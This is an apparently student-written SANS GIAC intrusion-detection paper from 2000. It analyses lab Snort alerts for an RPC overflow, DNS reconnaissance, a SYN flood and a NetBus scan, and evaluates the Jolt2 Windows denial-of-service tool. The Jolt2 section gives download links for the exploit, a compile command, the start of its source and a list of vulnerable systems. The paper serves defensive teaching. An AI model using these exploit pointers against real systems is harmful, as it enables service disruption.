Global Information Assurance Certification Paper

Introduction:

The following contains the Practical assignments for Robert Coursey from the SANS IDIC course curriculum attended at SANS2000 on July 5 to July 9, 2000 in Washington, D.C.

NOTES:
All network traces for Assignment 1 were generated in a closed lab environment. The sensor utilized was the latest (v. 1.6.3) Snort IDS and resided in the DMZ.

Assignment 1 – Network Detects

Detect #1 (from Top 10)

Alert:

```
[**] IDS024 - RPC - portmap-request-ttdbserv [**]
07/27-13:33:58.314512 10.0.0.69:896 -> 192.168.38.15:111
UDP TTL:64 TOS:0x0 ID:33481
Len: 64
```

Network Trace:

```
13:33:58.314512 > 10.0.0.69.896 > 192.168.38.15.sunrpc: udp 56
13:33:58.318903 < 192.168.38.15.sunrpc > 10.0.0.69.896: udp 28 (DF)
13:33:58.320076 > 10.0.0.69.897 > 192.168.38.15.32775: S
2296392733:2296392733(0) win 32120 <mss 1460,sackOK,timestamp
19768230 0,nop,wscale 0> (DF)
13:33:58.324596 < 192.168.38.15.32775 > 10.0.0.69.897: S
2408757143:2408757143(0) ack 2296392734 win 8760 <mss 1460> (DF)
13:33:58.324675 > 10.0.0.69.897 > 192.168.38.15.32775: . 1:1(0) ack 1
win 32120 (DF)
13:33:58.328914 > 10.0.0.69.897 > 192.168.38.15.32775: P 1:1461(1460)
ack 1 win 32120 (DF)
13:33:58.337140 < 192.168.38.15.32775 > 10.0.0.69.897: . 1:1(0) ack
1461 win 7300 (DF)
13:33:58.337219 > 10.0.0.69.897 > 192.168.38.15.32775: P
1461:1905(444) ack 1 win 32120 (DF)
13:33:58.388658 < 192.168.38.15.32775 > 10.0.0.69.897: . 1:1(0) ack
1905 win 6856 (DF)
13:33:58.545018 < 192.168.38.15.32775 > 10.0.0.69.897: P 1:3(2) ack
1905 win 8760 (DF)
13:33:58.545103 > 10.0.0.69.897 > 192.168.38.15.32775: . 1905:1905(0)
ack 3 win 32120 (DF)
13:34:03.554374 > 10.0.0.69.897 > 192.168.38.15.32775: P
1905:1929(24) ack 3 win 32120 (DF)
13:34:03.559559 < 192.168.38.15.32775 > 10.0.0.69.897: P 3:27(24) ack
1929 win 8760 (DF)
13:34:03.559636 > 10.0.0.69.897 > 192.168.38.15.32775: P
1929:2085(156) ack 27 win 32120 (DF)
13:34:03.565473 < 192.168.38.15.32775 > 10.0.0.69.897: P 27:184(157)
ack 2085 win 8760 (DF)
```

```
13:34:03.583717 > 10.0.0.69.897 > 192.168.38.15.32775: . 2085:2085(0)
ack 184 win 32120 (DF)
13:34:03.619450 < 192.168.38.15.32775 > 10.0.0.69.897: P 184:258(74)
ack 2085 win 8760 (DF)
13:34:03.633724 > 10.0.0.69.897 > 192.168.38.15.32775: . 2085:2085(0)
ack 258 win 32120 (DF)
13:34:03.824092 < 192.168.38.15.32775 > 10.0.0.69.897: P 258:270(12)
ack 2085 win 8760 (DF)
13:34:03.843717 > 10.0.0.69.897 > 192.168.38.15.32775: . 2085:2085(0)
ack 270 win 32120 (DF)
```

1. Source of trace –

a. My Network

2. Detect was generated by -

a. Snort intrusion detection system v. 1.6.3 on a RedHat 6.2 Linux laptop

b. Format of the alert:

```
[**] IDS024 - RPC - portmap-request-ttdbserv [**]
\_____________________NAME_OF_ALERT_____________________/
07/27-13:33:58.314512 10.0.0.69:896 -> 192.168.38.15:111
\___TIME_&_DATE_____/ \_SOURCE_/\_/ \/ \____DEST____/\_/
                              \      \  \          \       \
                               \      \  \          \       Dest port
                                \      \  \          Dest Address
UDP TTL:64 TOS:0x0 ID:33481     \      \  Traffic Direction
\_/ \____/ \_____/ \_____/       \      Source Port
  \     \        \        \        Source Address
   \     \        \        Session ID
    \     \       Type of Service
     \     Time to Live
      Protocol Type
Len: 64
\_____/
    \
     Length
```

3. Probability the source address was spoofed –

a. Due to the fact that the source address (10.0.0.69) successfully creates an active tcp connection to the target address (192.168.38.15) it is very unlikely that the source was spoofed.

4. Description of attack –

a. The attacker utilized a tool that takes advantage of a Tooltalk database (rpc.ttdbserverd) and gives the remote attacker root level access.

b. CVE-1999-0003 (CVE-1999-0687 is newer, but the machine is running an unpatched version of SunOS 5.5.1 so -0003 is probably more applicable)

5. Attack mechanism –

a. The attacker took advantage of the rpc.ttdbserverd (program 100083, procedure 7) to remotely gain root level access to the unpatched Sun server.

b. The attacker first asks for a port from the target's portmapper (port 111) and

then creates an active tcp connection to that port (in this case port 32775). The attacker then tries to open a file from inside the Tooltalk database. If the size of the filename passed into the database is sufficiently large the buffer in the database that receives the pathname overflows and returns the instructions that are placed within the pathname string. These instructions are usually assembly code (written in hex) that create a shell for the attacker to utilize.

6. Correlations –

a. CERT:CA-98.11.tooltalk
b. CVE-1999-0003
c. CVE-1999-0687

7. Evidence of active targeting –

a. The attacker was targeting a Sun platform machine that was running the vulnerable rpc.ttdbserverd service.

8. Severity –

a. Severity formula:
(Criticality + Lethality) – (System Countermeasures + Network Countermeasures) = Severity
b. (3 + 5) – (1 + 2) = 5
c. Description of individual arguments:

Criticality:	The machine in question is not heavily used but is a server serving the lab
Lethality:	Attacker gained root level access across network
System:	The machine has no patches or updates loaded on it
Network:	The firewall allowed the attack through

9. Defensive recommendation –

a. Disallow the portmapper (TCP/IP udp & tcp port 111) destination port through your firewall.
b. Implement the most up to date patches and updates on the attacked server and if not available, upgrade the operating system to a non-vulnerable version.

10. Multiple choice test question –

Question:
Given the following network trace, what kind of activity is occurring?
<insert trace from above here>

a) An attacker is using a RPC overflow to gain root access
b) An attacker is using a trojan to remotely run commands as root
c) An attacker is checking if a machine is vulnerable to a rpc overflow and then acting on it
d) All of the above

Answer: D) All of the above

Assignment 1 – Network Detects (continued)

Detect #2 (from Top 10)

Alert:

```
[**] IDS277 - NAMED Iquery Probe [**]
07/31-13:29:39.220720 10.0.0.69:1026 -> 192.168.38.5:53
UDP TTL:64 TOS:0x0 ID:59533
Len: 35

[**] MISC-DNS-version-query [**]
07/31-13:29:39.223521 10.0.0.69:1026 -> 192.168.38.5:53
UDP TTL:64 TOS:0x0 ID:59534
Len: 38
```

Network Trace:

```
13:29:39.220720 > 10.0.0.69.1026 > 192.168.38.5.domain: 38185 inv_q+
[b2&3=0x980] A? . (27)
13:29:39.223398 < 192.168.38.5.domain > 10.0.0.69.1026: 38185 inv_q
Refused [0q] 1/0/0 (27) (DF)
13:29:39.223521 > 10.0.0.69.1026 > 192.168.38.5.domain: 24062+
[b2&3=0x180] TXT CHAOS)? version.bind. (30)
13:29:39.226292 < 192.168.38.5.domain > 10.0.0.69.1026: 24062* 1/0/0
CHAOS) TXT BIND 8.1.2 (65) (DF)
```

1. Source of trace –

a. My Network

2. Detect was generated by -

a. Snort intrusion detection system v. 1.6.3 on a RedHat 6.2 Linux laptop

b. Format of the alert:

```
[**] IDS277 - NAMED Iquery Probe [**]
\___________NAME_OF_ALERT___________/
07/31-13:29:39.220720 10.0.0.69:1026 -> 192.168.38.5:53
\___TIME_&_DATE____/ \_SOURCE_/\_/ \/ \____DEST____/\_/
                          \      \  \         \       \
                           \      \  \         \       Dest port
                            \      \  \         Dest Address
UDP TTL:64 TOS:0x0 ID:59533  \      \  Traffic Direction
\_/ \___/ \_____/ \_____/     \      Source Port
  \    \       \         \       Source Address
   \    \       \        Session ID
    \    \      Type of Service
     \    Time to Live
      Protocol Type
Len: 35
\_____/
    \
     Length
```

3. Probability the source address was spoofed –

a. Due to the fact that the source address (10.0.0.69) successfully receives a couple of UDP packets from the target address (192.168.38.5) it is very unlikely that the source was spoofed.

4. Description of attack –

a. Reconnaissance attack. The attacker is trying to find out what version of BIND the DNS server is running (see packet #4 – displays version 8.1.2)
b. CVE-1999-0009

5. Attack mechanism –

a. In this reconnaissance, the attacker first found if the DNS server would support inverse queries as shown in the first two packets. Once found to be true, the attacker asks for the version of bind that the DNS server is running in packet 3. The DNS server returns the version number in packet 4. Packet 4 shows that the DNS server is running Bind version 8.1.2.
b. Once this information is found, the attacker can use other exploits against the DNS server based on it's Bind version to try and obtain access.

6. Correlations –

a.CVE-1999-0009
b. This reconnaissance attack was described in Stephen Northcutt's SANS2000 class, Network-Based Intrusion Detection Analysis and Intrusion Detection Workshop (page 181 in test course text book)

7. Evidence of active targeting –

a. The attacker was targeting a single DNS server to try and find what version of Bind was being run.

8. Severity –

a. Severity formula:
(Criticality + Lethality) – (System Countermeasures + Network Countermeasures) = Severity
b. (5 + 2) – (4 + 2) = 1
c. Description of individual arguments:

Criticality:	The target in question is a protected DNS server
Lethality:	The attacker was able to find the version number of Bind on the server
System:	The DNS server has most of the recent patches and updates
Network:	The firewall did not block access to the server

9. Defensive recommendation –

a. Put the most recent patches available on the DNS server.
b. Upgrade the Bind program to 8.2.2 patch level 5 or better

c. Ensure that the firewall is allowing access to the DNS server from only authorized source addresses.

10. Multiple choice test question –

Question:
What does the following traffic indicate?
<insert network trace here>

a) An Inverse Query on the DNS Server is occurring
b) A DNS Zone Transfer is occurring
c) A normal DNS query is occurring
d) None of the above

Answer: A) An Inverse Query on the DNS server is occurring

Assignment 1 – Network Detects (continued)

Detect #3

Alert:

```
Jul 27 07:02:39 10.10.0.10.61964 -> 192.168.34.65.4132 SYN **S*****
Jul 27 07:02:39 10.10.0.10.62220 -> 192.168.34.65.345 SYN **S*****
Jul 27 07:02:39 10.10.0.10.62476 -> 192.168.34.65.8584 SYN **S*****
Jul 27 07:02:39 10.10.0.10.62732 -> 192.168.34.65.56285 SYN **S*****
Jul 27 07:02:39 10.10.0.10.62988 -> 192.168.34.65.17297 SYN **S*****
Jul 27 07:02:39 10.10.0.10.63244 -> 192.168.34.65.32813 SYN **S*****
Jul 27 07:02:39 10.10.0.10.63500 -> 192.168.34.65.29035 SYN **S*****
Jul 27 07:02:39 10.10.0.10.63756 -> 192.168.34.65.30924 SYN **S*****
.
.
.
Jul 27 07:02:40 10.10.0.10.21517 -> 192.168.34.65.59632 SYN **S*****
Jul 27 07:02:40 10.10.0.10.21773 -> 192.168.34.65.15590 SYN **S*****
```

Network Trace:

07:02:39.403809 > 10.10.0.10.61964 > 192.168.34.65.4132: S 1647505666:1647505666(0) win 242
07:02:39.413725 > 10.10.0.10.62220 > 192.168.34.65.345: S 1664282882:1664282882(0) win 242
07:02:39.423714 > 10.10.0.10.62476 > 192.168.34.65.8584: S 1681060098:1681060098(0) win 242
07:02:39.433713 > 10.10.0.10.62732 > 192.168.34.65.56285: S 1697837314:1697837314(0) win 242
07:02:39.443755 > 10.10.0.10.62988 > 192.168.34.65.17297: S 1714614530:1714614530(0) win 242
07:02:39.454041 > 10.10.0.10.63244 > 192.168.34.65.32813: S 1731391746:1731391746(0) win 242
07:02:39.463715 > 10.10.0.10.63500 > 192.168.34.65.29035: S 1748168962:1748168962(0) win 242
07:02:39.473714 > 10.10.0.10.63756 > 192.168.34.65.30924: S 1764946178:1764946178(0) win 242
.
.
.
07:02:40.383714 > 10.10.0.10.21517 > 192.168.34.65.59632: S 3291672834:3291672834(0) win 242
07:02:40.393714 > 10.10.0.10.21773 > 192.168.34.65.15590: S 3308450050:3308450050(0) win 242

1. Source of trace –

a. My Network

2. Detect was generated by -

a. Snort intrusion detection system v. 1.6.3 on a RedHat 6.2 Linux laptop

b. Format of the alert:

```
Jul 27 07:02:39 10.10.0.10.61964 -> 192.168.38.15.80 SYN **S*****
\____/ \______/ \_______/ \___/ \/ \___________/ \/ \_/ \_____/
   \        \         \       \   \          \     \   \     \
    Date     Time      Source   \  Direction \      \   \ TCP Flags
set
                       Address   \        Destination \  TCP Flag set
                                  Source    Address    Destination
                                  Port                 Port
```

3. Probability the source address was spoofed –

a. Since the address does not change it might be possible that it is a real address. But this could be a reverse attack on the 10.10.0.10 address if it is indeed spoofed. The destination address 192.168.34.65 will reply back with a SYN/ACK to the source address 10.10.0.10. The source address will in turn, if it is a valid address, get flooded with packets. The information provided is not enough to give a definite answer.

b. There is no machine on our closed network that has the address 10.10.0.10 so the address was indeed spoofed.

4. Description of attack –

a. The traffic could indicate that the IP address 192.168.34.65 is being hit with a denial of service.

b. CVE-1999-0116

5. Attack mechanism –

a. An attacker could send a flood of SYN packets to cause a denial of service (DoS) on a machine or network. A machine DoS is caused by an attacker sending enough packets to a particular machine to consume the available resources on the machine. A network DoS is caused by an attacker sending a continuous stream of packets to a given subnet in an effort to consume the bandwith that a network has.

b. An attacker could use a DoS to try and flood a third party victim. The attacker would send a flood of SYN packets to a given host with a spoofed source address. The given host would send a SYN/ACK packet back to the spoofed address who would then, also, get DoS'd by the first host.

c. An attacker could use a DoS to try and flood an IDS with alerts while he does another attack concurrently. The DoS would simply mask the actual attacks inside the IDS and cause most analysts to miss the real attack.

6. Correlations –

a. SYN flooding was discussed during the SANS2000 conference in Washington, D. C.

b. CVE-1999-0116

7. Evidence of active targeting –

a. The attacker was targeting a single IP address. There is no evidence of the reason for the particular address.

8. Severity –

a. Severity formula:
(Criticality + Lethality) – (System Countermeasures + Network Countermeasures) = Severity

b. (3 + 2) – (4 + 2) = -1

c. Description of individual arguments:

Criticality:	The machine is a Windows NT Server serving the lab
Lethality:	The attacker did nothing more than tie up resources
System:	The machine has most of the latest patches
Network:	The firewall did not block the attack

9. Defensive recommendation –

a. Adjust the firewall to allow only particular ports to be accessed and if this is not a machine that needs to be accessed from outside the firewall, have the firewall block all incoming traffic to it completely.

10. Multiple choice test question –

Question:
Which of the following is true about the following network trace?
<insert network trace here>

a) The source address is spoofed
b) There is evidence that the packets are crafted
c) This is secondary result of a SYN flood
d) The attacker is using a SYN/FIN host scan

Answer: B) There is evidence that the packets are crafted.
(The difference between each ajacent sequence number is 16777216)

Assignment 1 – Network Detects (continued)

Detect #4

Alert:

```
[**] IDS212 - MISC - DNS Zone Transfer [**]
07/31-12:49:36.647086 10.0.0.69:1028 -> 192.168.38.5:53
TCP TTL:64 TOS:0x0 ID:59442  DF
*****PA* Seq: 0xD7D6DC3E   Ack: 0x615CC7D4   Win: 0x7D78
TCP Options => NOP NOP TS: 1854463 52608257
```

Network Trace:

```
12:49:36.639218 > 10.0.0.69.1028 > 192.168.38.5.domain: S
3621182523:3621182523(0) win 32120 <mss 1460,sackOK,timestamp 1854462
0,nop,wscale 0> (DF)
12:49:36.644173 < 192.168.38.5.domain > 10.0.0.69.1028: S
1633470419:1633470419(0) ack 3621182524 win 10136 <nop,nop,timestamp
52608257 1854462,nop,wscale 0,nop,nop,sackOK,mss 1460> (DF)
12:49:36.644227 > 10.0.0.69.1028 > 192.168.38.5.domain: . 1:1(0) ack
1 win 32120 <nop,nop,timestamp 1854463 52608257> (DF)
12:49:36.644656 > 10.0.0.69.1028 > 192.168.38.5.domain: P 1:3(2) ack
1 win 32120 <nop,nop,timestamp 1854463 52608257> (DF)
12:49:36.647035 < 192.168.38.5.domain > 10.0.0.69.1028: . 1:1(0) ack
3 win 10134 <nop,nop,timestamp 52608257 1854463> (DF)
12:49:36.647086 > 10.0.0.69.1028 > 192.168.38.5.domain: P 3:34(31)
ack 1 win 32120 <nop,nop,timestamp 1854463 52608257> (DF)
12:49:36.649905 < 192.168.38.5.domain > 10.0.0.69.1028: . 1:1(0) ack
34 win 10136 <nop,nop,timestamp 52608258 1854463> (DF)
12:49:36.656774 < 192.168.38.5.domain > 10.0.0.69.1028: .
1:1449(1448) ack 34 win 10136 <nop,nop,timestamp 52608258 1854463>
(DF)
12:49:36.656806 > 10.0.0.69.1028 > 192.168.38.5.domain: . 34:34(0)
ack 1449 win 31856 <nop,nop,timestamp 1854464 52608258> (DF)
12:49:36.658007 < 192.168.38.5.domain > 10.0.0.69.1028: P
1449:2897(1448) ack 34 win 10136 <nop,nop,timestamp 52608258 1854463>
(DF)
12:49:36.661536 > 10.0.0.69.1028 > 192.168.38.5.domain: . 34:34(0)
ack 2897 win 30408 <nop,nop,timestamp 1854465 52608258> (DF)
12:49:36.664760 < 192.168.38.5.domain > 10.0.0.69.1028: .
2897:4345(1448) ack 34 win 10136 <nop,nop,timestamp 52608259 1854464>
(DF)
12:49:36.664939 < 192.168.38.5.domain > 10.0.0.69.1028: P
4345:4498(153) ack 34 win 10136 <nop,nop,timestamp 52608259 1854464>
(DF)
12:49:36.671543 > 10.0.0.69.1028 > 192.168.38.5.domain: . 34:34(0)
ack 4498 win 30408 <nop,nop,timestamp 1854466 52608259> (DF)
12:49:36.684496 > 10.0.0.69.1028 > 192.168.38.5.domain: F 34:34(0)
ack 4498 win 31856 <nop,nop,timestamp 1854467 52608259> (DF)
12:49:36.687548 < 192.168.38.5.domain > 10.0.0.69.1028: .
4498:4498(0) ack 35 win 10136 <nop,nop,timestamp 52608261 1854467>
(DF)
12:49:36.690401 < 192.168.38.5.domain > 10.0.0.69.1028: F
4498:4498(0) ack 35 win 10136 <nop,nop,timestamp 52608261 1854467>
(DF)
```

```
12:49:36.690431 > 10.0.0.69.1028 > 192.168.38.5.domain: . 35:35(0)
ack 4499 win 31856 <nop,nop,timestamp 1854467 52608261> (DF)
```

1. Source of trace –

a. My Network

2. Detect was generated by -

a. Snort intrusion detection system v. 1.6.3 on a RedHat 6.2 Linux laptop

b. Format of the alert:

```
[**] IDS212 - MISC - DNS Zone Transfer [**]
\_____________NAME_OF_ALERT_____________/
07/31-12:49:36.647086 10.0.0.69:1028 -> 192.168.38.5:53
\___TIME_&_DATE_____/ \_SOURCE_/\__/ \/ \___DEST____/\___/
                                  \      \  \        \       \
                                   \      \  \        \       Dest port
                                    \      \  \        Dest Address
TCP TTL:64 TOS:0x0 ID:59442  DF     \      \  Traffic Direction
\_/ \____/ \_____/ \______/  \/      \       Source Port
  \     \       \        \     \      Source Address
   \     \       \        \     Do Not Fragment Flag has been set
    \     \       \       Session ID
     \     \       Type of Service
      \     Time to Live
       Protocol Type
*****PA* Seq: 0xD7D6DC3E   Ack: 0x615CC7D4   Win: 0x7D78
\______/      \_______/      \_______/       \____/
    \             \              \              \
     TCP Flags     Sequence       Acknowledgement  Window Size
                   Number         Number

TCP Options => NOP NOP TS: 1854463 52608257
               \_/ \_/     \__Time_Stamp__/
                 \ /
                  \
                   No Operation
```

3. Probability the source address was spoofed –

a. Very low. The network trace shows that a TCP connection is completed, data is transferred, and a clean FIN disconnect occurrs.

4. Description of attack –

a. The attacker is doing a zone transfer from a protected DNS server to accomplish reconnaissance against the network.

b. CAN-1999-0532

c. This reconnaissance attack was described in Stephen Northcutt's SANS2000 class, Network-Based Intrusion Detection Analysis and Intrusion Detection Workshop (page 282, 322-324, and 333 in test course text book)

5. Attack mechanism –

a. The attacker connects to the DNS server and does an 'ls <domain>' command to receive a list of machine names that are in the DNS server's domain. The traffic

shows that there is a successful 3 step TCP connect, data transferred from the DNS server to the attacker, and then a clean disconnect. Once received, the attacker can utilize the information to figure out what types of machines are available on the network, what IP address ranges and IP addresses are used, and maybe what machines are running what. For example, if a 'ns.domain.com' is returned, the attacker could assume that the machine is a Name Server where if 'mail-server.domain.com' would indicate an e-mail server.

6. Correlations –

a. CAN-1999-0532 (under review)

b. This reconnaissance attack was described in Stephen Northcutt's SANS2000 class, Network-Based Intrusion Detection Analysis and Intrusion Detection Workshop (page 282, 322-324, and 333 in test course text book)

7. Evidence of active targeting –

a. The attacker was targeting a particular DNS server to obtain the information contained within one of its domain listings.

8. Severity –

a. Severity formula:

(Criticality + Lethality) – (System Countermeasures + Network Countermeasures) = Severity

b. (5 + 2) – (5 + 2) = 0

c. Description of individual arguments:

Criticality:	The machine being targeted is a DNS server
Lethality:	The attacker was able to retrieve 'confidential' information
System:	The DNS server is fully patched and up to date
Network:	The firewall did not block the transfer

9. Defensive recommendation –

a. Alter firewall to only allow specific external machines to access the internal DNS servers. For example, allow an external authoritative root DNS server to give updates to the internal server.

10. Multiple choice test question –

Question:

Based on the network trace show below, which of the following is true?

<insert network trace here>

a) The source address is being spoofed

b) A DNS Zone transfer is taking place

c) A DNS server is being DoS'd

d) The TCP connection was abruptly disconnected

Answer: B) A DNS Zone transfer is taking place

Assignment 1 – Network Detects (continued)

Detect #5

Alert:

```
[**] BACKDOOR ATTEMPT-Netbus/GabanBus [**]
07/26-08:52:36.553485 10.0.0.69:3503 -> 192.168.34.0:12345
TCP TTL:64 TOS:0x0 ID:24703  DF
**S***** Seq: 0x249D29E1   Ack: 0x0   Win: 0x7D78
TCP Options => MSS: 1460 SackOK TS: 9440053 0 NOP WS: 0

[**] BACKDOOR ATTEMPT-Netbus/GabanBus [**]
07/26-08:52:36.909250 10.0.0.69:3504 -> 192.168.34.65:12345
TCP TTL:64 TOS:0x0 ID:24704  DF
**S***** Seq: 0x2443003C   Ack: 0x0   Win: 0x7D78
TCP Options => MSS: 1460 SackOK TS: 9440089 0 NOP WS: 0

[**] BACKDOOR ATTEMPT-Netbus/GabanBus [**]
07/26-08:52:38.845786 10.0.0.69:3510 -> 192.168.34.85:12345
TCP TTL:64 TOS:0x0 ID:24710  DF
**S***** Seq: 0x2449F6CA   Ack: 0x0   Win: 0x7D78
TCP Options => MSS: 1460 SackOK TS: 9440283 0 NOP WS: 0

[**] BACKDOOR ATTEMPT-Netbus/GabanBus [**]
07/26-08:52:42.393795 10.0.0.69:3521 -> 192.168.34.90:12345
TCP TTL:64 TOS:0x0 ID:24721  DF
**S***** Seq: 0x24EE777D   Ack: 0x0   Win: 0x7D78
TCP Options => MSS: 1460 SackOK TS: 9440638 0 NOP WS: 0

[**] BACKDOOR ATTEMPT-Netbus/GabanBus [**]
07/26-08:52:42.747829 10.0.0.69:3522 -> 192.168.34.254:12345
TCP TTL:64 TOS:0x0 ID:24722  DF
**S***** Seq: 0x24A93996   Ack: 0x0   Win: 0x7D78
TCP Options => MSS: 1460 SackTCP Options => MSS: 1460 SackOK TS:
9440704 0 NOP WS: 0

[**] BACKDOOR ATTEMPT-Netbus/GabanBus [**]
07/26-08:52:45.003798 10.0.0.69:3529 -> 192.168.34.255:12345
TCP TTL:64 TOS:0x0 ID:24729  DF
**S***** Seq: 0x25142616   Ack: 0x0   Win: 0x7D78
```

Network Trace:

```
08:52:36.553485 > 10.0.0.69.3503 > 192.168.34.0.12345: S
614279649:614279649(0) win 32120 <mss 1460,sackOK,timestamp 9440053
0,nop,wscale 0> (DF)
08:52:36.909250 > 10.0.0.69.3504 > 192.168.34.65.12345: S
608370748:608370748(0) win 32120 <mss 1460,sackOK,timestamp 9440089
0,nop,wscale 0> (DF)
08:52:38.845786 > 10.0.0.69.3510 > 192.168.34.85.12345: S
608827082:608827082(0) win 32120 <mss 1460,sackOK,timestamp 9440283
0,nop,wscale 0> (DF)
08:52:42.393795 > 10.0.0.69.3521 > 192.168.34.90.12345: S
619607933:619607933(0) win 32120 <mss 1460,sackOK,timestamp 9440638
```

```
0,nop,wscale 0> (DF)
08:52:42.747829 > 10.0.0.69.3522 > 192.168.34.254.12345: S
615070102:615070102(0) win 32120 <mss 1460,sackOK,timestamp 9440673
0,nop,wscale 0> (DF)
08:52:44.685901 > 10.0.0.69.3528 > 192.168.34.255.12345: S
619761282:619761282(0) win 32120 <mss 1460,sackOK,timestamp 9440867
0,nop,wscale 0> (DF)
08:52:45.003798 > 10.0.0.69.3529 > 192.168.34.255.12345: S
622077462:622077462(0) win 32120 <mss 1460,sackOK,timestamp 9440899
0,nop,wscale 0> (DF)
```

1. Source of trace –

a. My Network

2. Detect was generated by -

a. Snort intrusion detection system v. 1.6.3 on a RedHat 6.2 Linux laptop

b. Format of the alert:

```
[**] BACKDOOR ATTEMPT-Netbus/GabanBus [**]
\_____________NAME_OF_ALERT_____________/
07/26-08:52:36.553485 10.0.0.69:3503 -> 192.168.34.0:12345
\___TIME_&_DATE_____/ \_SOURCE_/\__/ \/ \___DEST____/\___/
                                  \      \ \        \      \
                                   \      \ \        \      Dest port
                                    \      \ \        Dest Address
TCP TTL:64 TOS:0x0 ID:24703  DF     \      \ Traffic Direction
\_/ \____/ \_____/ \_____/  \/      \       Source Port
  \     \       \       \      \     Source Address
   \     \       \       \      Do Not Fragment Flag has been set
    \     \       \      Session ID
     \     \      Type of Service
      \    Time to Live
       Protocol Type
**S***** Seq: 0x249D29E1  Ack: 0x0      Win: 0x7D78
\______/      \________/      \_/           \____/
    \              \            \             \
     TCP Flags      Sequence      Acknowledgement  Window Size
                    Number        Number
TCP Options => MSS: 1460 SackOK TS: 9440053 0 NOP WS: 0
                    \__/ \____/     \_____/   \_/     |
                     \      \          \       \     Window Scale
                      \      \          \      No Operation
                       \      \         Time Stamp
                        \      Selective Acknowledgement
                       Maximum Segment Size
```

3. Probability the source address was spoofed –

a. There is no evidence that the source address was spoofed. The attacker was looking for previously installed trojans so if one exists the attacker would need to receive a response and would not be able to spoof the source address.

4. Description of attack –

a. The attacker was scanning the network for previously installed Netbus trojans.

b. CAN-1999-0660 (under review)

5. Attack mechanism –

a. The attacker used this reconnaissance attack to scan the network for Netbus trojans. There was no return traffic to indicate that there were any trojans installed, but had there been, the attacker could the trojaned machine as a launching point for other attacks.

6. Correlations –

a. CAN-1999-0660 (under review)

7. Evidence of active targeting –

a. The attacker was not targeting a specific machine as of yet. The alerts and network traffic show evidence of a network scan looking for a particular port (port 12345). If a reply from the port on a particular machine was received, the attacker would then target the machine as being a candidate for having an already installed trojan.

8. Severity –

a. Severity formula:
(Criticality + Lethality) – (System Countermeasures + Network Countermeasures) = Severity

b. (4 + 4) – (3 + 2) = 3

c. Description of individual arguments:

Criticality:	The machines in this segment consist mostly of moderately used servers.
Lethality:	If the attacker found a trojan they would have root level access to the machine.
System:	The systems on this segment of the network are pretty much to to date
Network:	The firewall allowed the destination port to pass through

9. Defensive recommendation –

a. Verify that the machines on this segment of the network are patched.

b. Put a rule in the firewall to disallow this destination port.

10. Multiple choice test question –

Question:

The following network traffic show evidence of a scan for which type of trojan?
<insert network trace here>

a) NetBus / GabanBus
b) Deep Throat / The Invasor
c) NetMonitor / WinCrash
d) GateCrasher / Priority

Answer: A) NetBus / GabanBus


Assignment 2 – Evaluate an Attack – Jolt2

Overview


Jolt2 is a simple denial of service (DoS) that was found to cause Microsoft Windows machines to go to 100% CPU utilization during the duration of the attack. The attack simply sends a large load of identical fragmented IP packets to the target machine. The target machine then locks up until the attacker stops the attack. In an article on Microsoft's security bulletin (http://www.microsoft.com/technet/security/bulletin/ms00-029.asp), Microsoft admitted that there was a flaw in the IP fragmented packet reassembly routines in the given systems. Microsoft said: "*If a continuous stream of fragmented IP datagrams with a particular malformation were sent to an affected machine, it could be made to devote most or all of its CPU availability to processing them.*"

Topologies Tested

The attack successfully locked the target machines up in two different network topologies. Different network configurations were used to see if the latency from traversing routers was a factor in the attack (i.e. would cause the attack to fail). The first topology consisted of one hub and two machines as shown below:



The second topology, used to simulate a real network, consisted of three hubs, two routers, and a few machines as shown below:



Machines Tested

Attacker:

Jolt2 was compiled on a standard RedHat 6.2 linux system.

Targets (that it worked against):

The following systems have been attacked in a lab environment to verify the DoS:

Windows NT 4.0 Server (service pack 3, 4, 5, & 6a)
Windows 2000 Workstation
Windows 98
Windows 95

Targets (that it did not work against):

The following systems have been attacked in a lab environment but did not seem affected by the DoS:
RedHat Linux 5.2, 6.1 & 6.2
Free BSD 4.0
Solaris 6 & 7
Dec OSF1

Overhead on the wire

As with any DoS attack, this attack was found to generate a very large amount of packets on the wire. During the course of the tests, five network captures were taken while utilizing the second network topology listed above. The following information was found:

Capture Number	Number of seconds	Packets Captured	Avg. Number of Packets per Second
1	3.866418	29973	7752.136/sec
2	2.177584	17231	7912.898/sec
3	2.873452	22705	7901.646/sec
4	3.817676	30185	7906.643/sec
5	3.732761	28860	7731.542/sec

Averaging the five averages shows that this attack could be expected to give about 7840 packets per second over the wire.

Locations

This DoS was found on www.rootshell.com. Click on the "exploits" button, then click on the May 2000 browse link.

Text (includes source)	http://rootshell.com/archive-j457nxiqi3gq59dv/200005/jolt2.txt.html
Linux binary	http://rootshell.com/archive-j457nxiqi3gq59dv/200005/jolt2-win2k.zip
Windows Binary	http://rootshell.com/archive-j457nxiqi3gq59dv/200005/jolt2-linux.i386.glibc2.gz

Compiling

Jolt2 was compiled on a standard RedHat 6.2 linux system using the following command:

gcc –o jolt2 jolt2.c

The source

```
/*
 * File:   jolt2.c
 * Author: Phonix <phonix@moocow.org>
 * Date:   23-May-00
 *
 * Description: This is the proof-of-concept code for the
 *              Windows denial-of-serice attack described by
 *              the Razor team (NTBugtraq, 19-May-00)
 *              (MS00-029).  This code causes cpu utilization
 *              to go to 100%.
 *
 * Tested against: Win98; NT4/SP5,6; Win2K
 *
